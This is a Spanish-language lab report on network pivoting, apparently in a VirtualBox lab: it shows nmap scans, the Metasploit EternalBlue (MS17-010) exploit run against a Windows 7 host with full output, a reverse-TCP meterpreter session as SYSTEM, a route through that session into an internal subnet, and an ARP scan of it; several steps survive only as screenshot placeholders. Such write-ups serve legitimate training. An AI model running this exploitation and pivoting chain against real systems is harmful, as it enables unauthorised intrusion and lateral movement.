PROCEDIMIENTO DE PIVOTING

SANTIAGO PEÑARANDA MEJÍA

2025

INTRODUCCIÓN

EN ESTE INFORME VAMOS A VER UN PROCEDIMIENTO COMPLETO DE PIVOTING. EL ESCENARIO EN EL QUE VAMOS A TRABAJAR CONSISTE EN 3 MAQUINAS, LA MÁQUINA DEL ATACANTE (KALI LINUX), LA MAQUINA INTERMEDIARIA (WINDOWS 7) Y LA MAQUINA FINAL U OBJETIVO (SANTORINI) QUE VIENE SIENDO (METASPLOITABLE 2) SINO QUE YO LA MODIFIQUE.

FASE DE ENUMERACIÓN

BUENO, COMO SIEMPRE INICIAMOS PRIMERO CON LA FASE DE ENUMERACIÓN PARA ASÍ PODER VER Y ENUMERAR LOS PUERTOS QUE ESTÁN ABIERTOS Y LOS SERVICIOS QUE CORREN EN ELLOS, ESTE PROCEDIMIENTO LO VAMOS A HACER CON LA HERRAMIENTA DE NMAP

```
┌──(root㉿Kali-Linux)-[/home/santo]
└─# nmap -p- -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 192.168.1.129 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 15:29 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:29
Completed NSE at 15:29, 0.00s elapsed
Initiating ARP Ping Scan at 15:29
Scanning 192.168.1.129 [1 port]
Completed ARP Ping Scan at 15:29, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:29
Scanning 192.168.1.129 [65535 ports]
Discovered open port 445/tcp on 192.168.1.129
Discovered open port 139/tcp on 192.168.1.129
Discovered open port 135/tcp on 192.168.1.129
Discovered open port 5357/tcp on 192.168.1.129
Completed SYN Stealth Scan at 15:30, 26.35s elapsed (65535 total ports)
Initiating Service scan at 15:30
Scanning 4 services on 192.168.1.129
Completed Service scan at 15:30, 11.05s elapsed (4 services on 1 host)
NSE: Script scanning 192.168.1.129.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:30
```

Este escaneo nos brindó información bastante valiosa respecto a la maquina objetivo

```
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: santropel-PC
|   NetBIOS computer name: SANTROPEL-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-31T15:30:23+02:00
| nbstat: NetBIOS name: SANTROPEL-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:18:85:55 (PCS Systemtechnik/Oracle VirtualBox virtu
| Names:
|   SANTROPEL-PC<00>     Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   SANTROPEL-PC<20>     Flags: <unique><active>
```

Como podemos ver tenemos varios puertos abiertos, unos de los que me llaman la atención es el puerto 445 y el 139 el cual corre el servicio SMB. Así que vamos a hacer un análisis de vulnerabilidad de script en los 3 puertos principales.

```
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 128 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
```

Como podemos ver el análisis de vulnerabilidad de nmap nos a encontrado que aparentemente es vulnerable a ms17-010

```
┌──(root㉿Kali-Linux)-[/home/santo]
└─# nmap -p125,139,445 --script vuln 192.168.1.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 16:00 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.129 (192.168.1.129)
Host is up (0.0030s latency).

PORT    STATE    SERVICE
125/tcp filtered locus-map
139/tcp open     netbios-ssn
445/tcp open     microsoft-ds
MAC Address: 08:00:27:18:85:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Bien, gracias al análisis de vulnerabilidades del script nmap, sabemos que el host es vulnerable a ms17–010. Así que averigüemos qué es.

Buscando en Google me di cuenta de que es una vulnerabilidad crítica y encontré que parece ser que esta vulnerabilidad permite ejecución remota de comandos

CVE-2017-0143

Severity CVSS v4.0: Pending analysis

Type: Unavailable / Other

Publication date: 17/03/2017

Last modified: 10/02/2025

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Impact


Vector 3.x CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H


Base Score 3.x 8.80

Severity 3.x HIGH


Vector 2.0 AV:N/AC:M/Au:N/C:C/I:C/A:C

Tras buscar un poco más en Google encontré en exploitdb un artículo que nos dice que al parecer hay un módulo en metasploit que nos permite hacer un escáner que puede confirmar la vulnerabilidad.


EXPLOIT DATABASE
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
EDB-ID:
41891
CVE:
2017-0147 2017-0146
2017-0148 2017-0145
2017-0144 2017-0143
Author:
SEAN DILLON
Type:
DOS
Platform:
WINDOWS
Date:
2017-04-17
EDB Verified:
Exploit: / {}
Vulnerable App:
##
This module requires Metasploit: http://metasploit.com/download
Current source: https://github.com/rapid7/metasploit-framework
##
auxiliary/scanner/smb/smb_ms_17_010
require 'msf/core'



auxiliary/scanner/smb/smb_ms_17_010

Ejecutémoslo rápidamente para confirmar nuestras sospechas.




Y así es como podemos comprobar que efectivamente si es vulnerable a esta vulnerabilidad, por lo que vamos a proseguir con su explotación

Haciendo una búsqueda de los módulos de metasploit con respecto a esta vulnerabilidad, encontré este exploit que al parecer explota esta vulnerabilidad, así que vamos a probarlo



Le modificamos los parámetros correspondientes



Y procedemos con su ejecución

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.138:4444
[*] 192.168.1.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.129:445     - Host is likely VULNERABLE to MS17-010! - Windows 7
[*] 192.168.1.129:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.129:445 - The target is vulnerable.
[*] 192.168.1.129:445 - Connecting to target for exploitation.
```

Y así es como tenemos una sesión meterpreter, estamos dentro

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.138:4444
[*] 192.168.1.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.129:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit
[*] 192.168.1.129:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.129:445 - The target is vulnerable.
[*] 192.168.1.129:445 - Connecting to target for exploitation.
[+] 192.168.1.129:445 - Connection established for exploitation.
[+] 192.168.1.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.129:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.129:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.129:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.129:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.129:445 - Starting non-paged pool grooming
[+] 192.168.1.129:445 - Sending SMBv2 buffers
[+] 192.168.1.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.129:445 - Sending final SMBv2 buffers.
[*] 192.168.1.129:445 - Sending last fragment of exploit packet!
[*] 192.168.1.129:445 - Receiving response from exploit packet
[+] 192.168.1.129:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.129:445 - Sending egg to corrupted connection.
[*] 192.168.1.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.129
[*] Meterpreter session 2 opened (192.168.1.138:4444 → 192.168.1.129:49172) at 2025-03-31 16:40:58 +0200
[+] 192.168.1.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```


Ahora lo primero que vamos a hacer es guardar la sesión, para que en caso de que pase algo tengamos la sesión activa

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SANTROPEL-PC  192.168.1.138:4444 → 192.168.1.129:49172 (192.168.1.129)
```

Ahora entramos y escribimos el comando shell para tener una sesión interactiva

```
  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SANTROPEL-PC  192.168.1.138:4444 → 192.168.1.129:49172 (192.168.1.129)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2660 created.
Channel 2 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Y como podemos ver la maquina Windows tiene dos interfaces de red, una la que utilizamos la que utilizamos para acceder a la maquina y la otra es la interfaz a la que nosotros queremos acceder para llegar a la maquina objetivo




Por lo que vamos a hacer ahora es redireccionar el tráfico de interfaz objetivo a mi maquina atacante, esto lo hacemos de la siguiente manera


Esto lo que dice es que todo el tráfico de esa IP y lo pase a la sesión 1 que es la sesión que tenemos

Ahora lo que nos falta hacer el port forwarding que básicamente es una redirección de puertos, un ejemplo (el puerto 80 de la maquina objetivo la (Linux) lo envié a el puerto 5000 de mi maquina atacante (Kali Linux), esto es el port forwarding y es lo que nos falta por hacer, así que vamos a ello:

Esto lo que hace es que el puerto 5000 de mi maquina atacante (Kali Linux) este conecta a la maquina remota (la Linux) por el puerto 80 y le proporcionamos la dirección IP de la maquina objetivo final la que vamos a pivotar



Y así es como si escribimos en el navegador el localhost y acedemos a el puerto 5000 (el que configuramos anteriormente) que a su vez ese puerto 5000 está conectado a el puerto 80 de la maquina victima final.



Esto es gracias a el port forwarding que hicimos anteriormente, esto lo que se significa es que enviamos el tráfico del puesto 80 a el puesto 5000 de nuestra máquina, de esta manera podríamos atacar el puerto 80 sin ningún problema y tener una reverse shell de esta manera atreves de la web

---

Pero en este informe vamos a hacerlo diferente, vamos a explotar una vulnerabilidad de la maquina objetivo para poder acceder a ella, pero no por vía web, sino por el puerto 21 FTP

Así que lo primero que vamos a hacer es redireccionar tráfico de la interfaz de red de la maquina objetivo por la sesión que tenemos creada con la maquina Windows

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 10.0.2.0 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.2.0           255.255.255.0      Session 1
```


Ahora lo que vamos a hacer es buscar módulos de post explotación de Metasploit para realizar acciones sobre la interfaz de red que redireccionamos anteriormente la cual ya tenemos accesilidad a ella

```
) > show post
```


```
95  post/windows/escalate/unmarshal_cmd_exec
96  post/windows/gather/ad_to_sqlite
97  post/windows/gather/arp_scanner
98  post/windows/gather/avast_memory_dump
99  post/windows/gather/bitcoin_jacker
00  post/windows/gather/bitlocker_fvek
```

Vamos a usar este módulo para hacer un escaneo ARP (Protocolo de Resolución de Direcciones) a esta interfaz para ver que maquinas están conectadas en esta red

Así que vamos a configurar sus respectivos parámetros del módulo para su previa ejecución




Ejecutamos el módulo, y así es como nos muestra las direcciones IPs de las maquinas que están conectadas en esta interfaz



